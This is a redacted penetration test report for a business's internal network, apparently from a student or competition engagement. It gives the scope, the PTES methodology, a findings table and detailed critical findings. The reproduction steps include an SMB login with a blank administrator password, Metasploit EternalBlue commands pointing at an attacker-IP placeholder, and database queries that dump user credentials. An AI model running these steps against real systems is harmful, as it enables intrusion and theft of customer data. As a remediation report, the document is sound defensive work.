Redacted
XXX XXXX XXXXXXXXX (XXX) Penetration Test Report

Prepared by:

XXXXXX-XX

14 January, 2023

Confidentiality

CONFIDENTIAL

This document and all the information contained within are confidential and proprietary to XXXXXX-XX and XXX XXXX XXXXXXXXX. Utmost care should be exercised when handling, referring to, or copying this document. XXXXXX-XX authorizes XXX XXXX XXXXXXXXX to view and communicate this document as they see fit in accordance with XXX XXXX XXXXXXXXX's data handling policies.

Legal Disclaimer

No warranties are provided by XXXXXX-XX for this penetration test report with respect to the accuracy, reliability, or correctness of the information in this document. This report is delivered "as is" with findings and recommendations reflecting only the information obtained during the assessment. XXXXXX-XX does not assume liability from any damages, indirectly or directly, related to the reliance of information provided in this report, and it is highly recommended to thoroughly evaluate the business impact of changes before the implementation of them.

Table of Contents

Executive Summary

Synopsis

XXXXXX-XX was contracted by XXX XXXX XXXXXXXXX (hereafter referred to as XXX) to conduct a penetration test on their network. The penetration test simulated an attack starting within XXX's network system with internal network access provided to XXXXXX-XX by XXX. The purpose of the penetration test was to discover vulnerabilities, risks, and concerns to the operations of XXX's digital assets and suggest recommendations to prevent legal consequences, financial consequences, and loss of customer trust. Additional requests to perform social engineering attacks and assessments on a safe.

Findings Overview

Critical	High	Moderate	Low	Informational
6	13	18	4	5

In total, XXXXXX-XX found 46 findings during the assessment, of which 19 were found to be critical or high. It is recommended that XXX takes the necessary steps to remediate these findings immediately in order of severity. Leaving these systems in their current state will expose them to risk of intrusion, which could lead to legal consequences, financial consequences, and loss of customer trust.

Strategic Recommendations

While XXX has a strong security structure in place, there are several key areas for improvement that were identified during the penetration test. It's important to note that these areas for improvement do not necessarily indicate a failure in security, but rather opportunities for the company to enhance its defenses and further protect its sensitive data and assets from potential cyber threat. The most significant areas are shown below:

- Changes in application configurations to secure settings
- Updating and patching critical assets
- Changes in company policy to promote best practices, including training

Security Strengths

Throughout the assessment, XXXXXX-XX identified several security controls implemented by XXX, especially after re-testing. Of note, we would like to complement XXX on the following security strengths:

- Active log aggregation on network assets for IT staff to analyze device activity
- Adding encryption to websites containing customer information
- Changing default credentials and removing default sessions to some applications
- Creating custom applications to prevent unauthorized access to kiosk machines
- Blocking access to applications after multiple failed login attempts

XXXXXX-XX recommends XXX to continue maintaining and integrating these controls to improve its overall security posture.

Governance and Regulatory Compliance

Payment Card Industry Data Security Standard (PCI DSS)

Because XXX processes customer credit card data in the normal operations of their business XXX must follow the PCI DSS standard in order to provide a safe and secure environment for customers to utilize their credit and debit cards. As the Cardholder Data Environment (CDE) encompasses networked systems that process, store, and/or transmit cardholder data, as well as any additional components that may directly interact with these systems, XXXXXX-XX has taken any potential findings that may impact the CDE into consideration when classifying them.

Nevada Revised Statutes Chapter 603A (NRS 603A)

As XXX is located in XXXX, Nevada, it is under the jurisdiction of Nevada state law which includes NRS 603A. This law requires any entity that collects personal data to notify Nevada residents whose personal information has been accessed by an unauthorized person in the event of a data breach as well as to maintain reasonable security measures. In regards to the penetration test, XXXXXX-XX took this legal requirement into consideration for classifying potential findings due to the financial and legal implications of a data breach on applicable systems.

Scope

Authorized Assets

XXXXXX-XX was authorized by XXX to assess the following internal subnets during the requested penetration test:

- "Corp network" - 10.0.0.0/24
- "Guest network" - 10.0.200.0/24

Additionally, XXX had requested a phone based phishing attack against XXX employees to attempt to collect Personally identifiable information from past, present, and future customers of XXX.

Approach

XXXXXX-XX's penetration test was performed with initial internal network access from provided Windows 10 and Kali Linux virtual machines under a "gray-box" penetration testing approach where penetration testers had limited knowledge of network assets from the initial RFP posted from XXX, the network scope provided, the previous engagement, and additional information supplied from XXX throughout the penetration testing period.

Timeframe

XXXXXX-XX was allotted two days, January 13th and January 14th, to perform and deliver a report and presentation with access to the internal subnets mentioned above for seventeen hours, split across both days.

Network Topology

Redacted

Testing Methodology

For the assessment of XXX's internal network, XXXXXX-XX utilized the Penetration Testing Execution Standard (PTES) due to its coherency and extensive coverage of all stages encountered throughout an internal penetration test. The PTES methodology separates each penetration test into 7 uniques phases:

1. Pre-Engagement Interactions: The first step of the methodology involves all communication relating to the objectives and goals of the client, as well as finalizing all matters related to the scope and details of the assessment.

2. Intelligence Gathering: Once pre-engagement interactions have concluded, the next phase of the methodology consists of the collection of all publicly available information on the target, commonly referred to as open-source intelligence (OSINT), in order to identify any potential attack vectors and vulnerabilities.

3. Threat Modeling: The primary goal of this stage is identifying and categorizing a business's critical assets, mapping each asset to all possible and probable attack vectors that may be encountered during the assessment, as well as identifying and modeling the appropriate threat actors based on the nature of the assets.

4. Vulnerability Analysis: Next, the methodology then calls for an in-depth analysis of the client's network with the goal of identifying and taking note of any security vulnerabilities for use in the subsequent phases.

5. Exploitation: This stage involves revisiting all vulnerabilities gathered during the previous phases of the methodology, with the primary goal of exploiting these targets and gaining access to the client's assets.

6. Post-Exploitation: Upon gaining access, the next step is evaluating the importance of the compromised asset and the risk that it poses, as well as searching for additional vulnerabilities such as privilege escalation or moving laterally within the client's network.

7. Reporting: The final step of this methodology involves gathering all findings from the previous phases and generating a professional report for the client. The main purpose of the report is to convey all findings from the penetration test, as well as remediation techniques so that security is hardened as a result of the assessment.

Assessment Findings

Classifications

XXXXXX-XX utilized a two-dimensional matrix, see below, consisting of the business impact and CVSS score of each finding to categorize it within one of five overall security risk categories: critical, high, moderate, low, and informational. These categories were organized to prioritize the remediation of findings that would cause XXX financial loss, non-compliance with governance requirements, and reputational impact.

	Business Impact				
CVSS Score	Insignificant (a)	Low (b)	Moderate (c)	High (d)	Critical (e)
9.0 - 10.0 **(5)**	5a	5b	5c	5d	5e
7.0 - 8.9 **(4)**	4a	4b	4c	4d	4e
4.0 - 6.9 **(3)**	3a	3b	3c	3d	3e
0.1 - 3.9 **(2)**	2a	2b	2c	2d	2e
N/A - 0.0 **(1)**	1a	1b	1c	1d	1e

Overall Risk Key: **Critical** **High** **Moderate** **Low** **Informational**

Business Impact

The business impact score on XXX's assets and operations is based on the potential for a finding to interrupt or impact XXX's ability to conduct business, protect customer information, or stay in compliance with government regulations and business standards. As XXXXXX-XX is operating under limited knowledge of the business operations of XXX, we would recommend XXX to recategorize these findings to provide a better understanding of the overall risk of these findings.

CVSS Score

The Common Vulnerability Scoring System v3.1 (CVSS)[1] standard was used to measure the severity and attack complexity of each finding. This metric is a commonly utilized open industry standard used to assess security vulnerabilities both quantitatively and qualitatively.

Findings Summary

Critical Risk Findings			
Unique ID	**Vulnerability Name**	**CVSS Score**	**Page Number**
XXX-001	Weak Password for phpMyAdmin/MySQL MariaDB	10.0	13
XXX-002	Unauthenticated Administrator Account Access	10.0	14
XXX-003	Windows System Administrator Blank Password	10.0	15
XXX-004	Domain Controller Vulnerable to EternalBlue Exploit	9.8	16
XXX-005	Unauthenticated Access to MongoDB	9.3	18
XXX-006	Access to MySQL Database with Weak Credentials	9.1	22

High Risk Findings			
Unique ID	**Vulnerability Name**	**CVSS Score**	**Page Number**
XXX-101	Lack of Endpoint Protection and Antivirus Software	8.8	25
XXX-102	Everyone is an Administrator on all Workstations	8.4	26
XXX-103	Wordpress Admin account has a weak password	8.4	27
XXX-104	Unauthenticated Access to Log Containing Secrets	8.1	29
XXX-105	Public Access to Wp-cron.php (DOS or DDOS)	7.5	30
XXX-106	Unauthenticated DOS Via Overwhelming Operations	7.5	31
XXX-107	Authenticated Users can add Workstations to the	7.3	33

[1] https://www.first.org/cvss/specification-document

	Domain		
XXX-108	Access to Entire Rewards Database upon Login	7.1	34
XXX-109	Local Privilege Escalation on Kiosks	6.2	35
XXX-110	Weak Domain User Password Requirements	5.3	36
XXX-111	Unauthenticated API Information Disclosure	5.3	37
XXX-112	Windows Firewall is Disabled	4.8	39
XXX-113	Unencrypted Passwords in MySQL Database	4.5	40

Moderate Risk Findings			
Unique ID	Vulnerability Name	CVSS Score	Page Number
XXX-201	Certificate Issued with Unreasonable Expiration Date	7.2	42
XXX-202	Account Registration Enabled	6.5	43
XXX-203	Hardcoded Password in Local Files	6.2	44
XXX-204	No Verification on QR Codes for Rewards	6.1	46
XXX-205	Password in Description of Active Directory User Accounts	6.0	46
XXX-206	FILE Permission Enabled on MySQL Servers	5.7	47
XXX-207	User Account Exposure Through Login Error Discrepancy	5.3	48
XXX-208	Unauthenticated Access to Swagger API	5.3	49
XXX-209	Information Disclosure upon Multiple Requests	5.3	53
XXX-210	Information Disclosure on Forbidden Pages	5.3	53
XXX-211	Lack of Security Headers in Web-Applications	5.3	55
XXX-212	Malformed Bind Request (LDAP)	5.3	56
XXX-213	Unauthenticated API Request to /admin/rooms	5.3	58


XXX-214	Authenticated File Upload to Reflective XSS	5.2	59
XXX-215	XML-RPC Enabled	5.0	61
XXX-216	LDAP Server Signing	4.8	64
XXX-217	Weak Password Generation on AdministratorPassword.exe	4.7	65
XXX-218	All AD Users are able to add workstations to the domain	4.2	65

Low Risk Findings			
Unique ID	Vulnerability Name	CVSS Score	Page Number
XXX-301	Improper Handling of API Error for MySQL Database	5.3	67
XXX-302	Unauthenticated Access to Web Server files	5.3	67
XXX-303	Usage of Self-Signed Certificates	4.2	68
XXX-304	Point Variable Type Allows for Negative Values	1.9	70



Informational Findings			
Unique ID	Vulnerability Name	CVSS Score	Page Number
XXX-401	Initial Points are Randomly Generated for New Users	N/A	72
XXX-402	Admin Role for Customers on Rewards Database	N/A	72
XXX-403	Obsolete and Unused Functions on AdministratorPassword.exe	N/A	73
XXX-404	Improper Error Handling on MySQL MariaDB	N/A	74
XXX-405	Multiple Machine and Installed Software Packages are out of Mainstream Support	N/A	75

Critical Risk Findings


XXX-001	Weak Password for phpMyAdmin/MySQL MariaDB		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**CVSS Score**	10.0
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N		
Technical Details			
Affected System	10.0.0.11		
Description	The MySQL MariaDB instance located on the HMS machine is protected by weak credentials which could be brute-forced using a popular list of previously breached passwords named 'rockyou.txt', leading to full administrative access to the database and the further compromise of WordPress administrator credentials.		
Business Impact	The password for the MySQL root account could be easily cracked by a malicious actor, leading to a potential data breach of all information stored within the database as well as the full compromise of the service, opening the opportunity for further services to be compromised.		
Potential Compliance Violations	NRS 603A.210		
Mitigations	A stronger passphrase not included in any previous data breaches would make it exponentially more difficult for an attacker to brute-force valid login credentials.		
Steps for Reproduction	The MySQL database, hosted at http://10.0.0.11/phpadmin/, can be accessed through authenticating with the root account and the weak password found in 'rockyou.txt'.		

	 ..... 

XXX-002	Unauthenticated Administrator Account Access		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**CVSS Score**	10
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N		
Technical Details			
Affected System	10.0.0.20		

Description	An attacker can access an administrator account on a media streaming platform without any authentication. This leads to having full access to all services on the application including shutting it down.
Business Impact	Unauthenticated administrator accounts can allow unauthorized users to gain access to sensitive data, modify system settings, steal confidential information, and potentially disrupt vital services. This can lead to financial losses, reputation damage, and legal consequences.
Potential Compliance Violations	N/A
Mitigations	Enable two-factor authentication. Enforce strong password policies.
Steps for Reproduction	 Click on the User icon and you are logged in 


XXX-003	Windows System Administrator Blank Password		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**CVSS Score**	10.0
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Technical Details			
Affected System	10.0.200.101 – 10.0.200.104 (all kiosk devices)		
Description	All kiosk devices located on the guest network (kiosk01, kiosk02, kiosk03, kiosk03) can be accessed through the 'administrator' account and a blank password through both SMB and RDP, resulting in full system disk access.		
Business Impact	An attacker can gain full system access to these devices, therefore completely compromising their confidentiality, integrity, and availability. This foothold could then be utilized to pivot into the corporate network and potentially gain further access or be able to interact with sensitive infrastructure such as databases.		
Potential Compliance Violations	N/A		
Mitigations	Setting a strong passphrase for the 'administrator' account will eliminate this vulnerability.		
Steps for Reproduction	smbclient -U 'Administrator' \\\\10.0.200.101\\C$		


XXX-004	Domain Controller vulnerable to EternalBlue Exploit (MS-17-010)		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**CVSS Score**	9.8
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected System	10.0.0.5 (dc01.corp.cc.local)		
Description	EternalBlue is an exploit that targets a vulnerability in the Microsoft Windows operating system's implementation of the Server Message Block (SMB) protocol. The vulnerability allows for remote code execution, meaning that an attacker can execute arbitrary code on the targeted system without the need for authentication.		
Business Impact	The impact of EternalBlue is significant due to the widespread use of the affected version of Windows and the ease with which the exploit could be used in attacks.		
Potential Compliance Violations	NRS 603A.210		


Mitigations	The remediation for the EternalBlue exploit is to patch all affected systems with the latest security patches provided by Microsoft. In addition to patching, there are several other steps that can be taken to remediate the EternalBlue exploit: 1. Disable SMBv1 on all affected systems. This is the particular protocol version that is affected by the exploit. 2. Limit SMB traffic at the firewall level. This will decrease the chances of attackers being able to exploit the vulnerability 3. Regularly backup important data. This will allow XXX to recover from a potential ransomware attack

Steps for Reproduction	1. Start msfconsole
	2. Run the following commands
	
	`> use exploit/windows/smb/ms17_010_psexec`
	`> set RHOSTS 10.0.0.5`
	`> set LPORT 445`
	`> set LHOST <ATTACKER-IP>`
	
	 
	
	3. Proof screenshot


	

XXX-005	Unauthenticated Access to MongoDB		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**CVSS Score**	9.4
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L		
Technical Details			
Affected System	10.0.0.7		
Description	There is no authentication required to access the MongoDB Database. This access can be utilized to read sensitive information.		


Business Impact	Unauthenticated access to MongoDB can have a significant impact on businesses, as it can lead to data loss, data theft, and data manipulation. It can also lead to malicious activities, such as distributed denial of service (DDoS) attacks and ransomware infections. Ultimately, unauthenticated access to MongoDB can have a devastating effect on the business, potentially leading to financial losses, reputational damage, and decreased customer trust.
Potential Compliance Violations	N/A
Mitigations	Enable Authentication upon login request.
Steps for Reproduction	

	 > show dbs admin 0.000GB config 0.000GB doapi 0.000GB local 0.000GB > use admin switched to db admin > show collections system.version


```
> show roles
{
        "role" : "root",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
        "inheritedRoles" : [ ]
}
{
        "role" : "userAdminAnyDatabase",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
        "inheritedRoles" : [ ]
}
{
        "role" : "clusterAdmin",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
        "inheritedRoles" : [ ]
}
{
        "role" : "restore",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
        "inheritedRoles" : [ ]
}
{
        "role" : "directShardOperations",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
        "inheritedRoles" : [ ]
}
{
        "role" : "dbAdmin",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
        "inheritedRoles" : [ ]
}
{
        "role" : "read",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
        "inheritedRoles" : [ ]
}
{
        "role" : "clusterManager",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
        "inheritedRoles" : [ ]
}
{
        "role" : "readWrite",
        "db" : "admin",
        "isBuiltin" : true,
        "roles" : [ ],
```



XXX-006	Access to MySQL Database with weak credentials		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	CRITICAL	**CVSS Score**	9.1

Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Technical Details	
Affected System	10.0.0.12
Description	The MySQL Database is accessible with weak credentials. This gives the attacker all of the sensitive information stored in the database.
Business Impact	Weak credentials can result in unauthorized access to sensitive data, manipulation of data, corruption of data, or even complete loss of data. This can lead to financial losses, reputational damage, legal liabilities, and operational disruptions.
Potential Compliance Violations	NRS 603A.210
Mitigations	Implement a stronger password policy and restrict access to the database. Limit access to the database only to those users who absolutely need it.
Steps for Reproduction	


```
MariaDB [(none)]> select @@version;
+------------------+
| @@version        |
+------------------+
| 10.10.2-MariaDB |
+------------------+
1 row in set (0.004 sec)
```



```
MariaDB [loyalty]> select username, email, password from users;
+----------------------+----------------------------------------+----------+
| username             | email                                  | password |
+----------------------+----------------------------------------+----------+
| ad[redacted]         | ad[redacted]                           | [redacted] |
| gu[redacted]         | gu[redacted]                           | [redacted] |
